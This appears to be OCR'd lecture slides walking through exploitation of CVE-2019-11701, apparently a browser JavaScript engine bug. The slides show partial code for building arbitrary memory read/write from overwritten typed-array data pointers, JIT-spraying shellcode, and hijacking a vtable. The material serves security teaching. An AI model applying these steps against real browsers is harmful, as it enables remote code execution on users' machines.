
- find a “leaker”

```
leaker = new Uint8Array(buf[7]);
aa = new Uint8Array(buf[6]);
```



CVE-2019-11701 Exploitation


- **find a “changer”**



CVE-2019-11701 Exploitation

- **find a way to make changer change the address from which leaker reads memory**

- **find a way to make leaker read the desired block of memory**



leaker … Size

… **Data pointer** (overwritten by arbitrary address, then we can read from or write to that address)

for (var i=0;i<8;i++)
leaker[i]=value[i]

changer = new Uint8Array(buf[7])

Changer … Size

… **Data pointer**

for (var i=0;i<8;i++)
changer[i]=addr[i]

Control Hijack

- Prepare shell code
  - e.g. make a page executable
  - Call a system call

- Place shell code
  - Trigger jit compilation


- Get the shell code address on the heap


- Find a way to call those shell code:
  - E.g. change vtable pointer pointing to a crafted vtable

CVE-2019-11701 Exploitation

- **Get the shell code address on the heap**

```
// Place some shell code on the heap
buf[7].func = function func() {
  // shellCode in floats
}
/* JIT compile the shellcode */
for (i=0;i<1000000;i++)
buf[7].func()
```







```
/* get the address of the executable region where Ion code is located */
slots_ptr = read(slots)
```

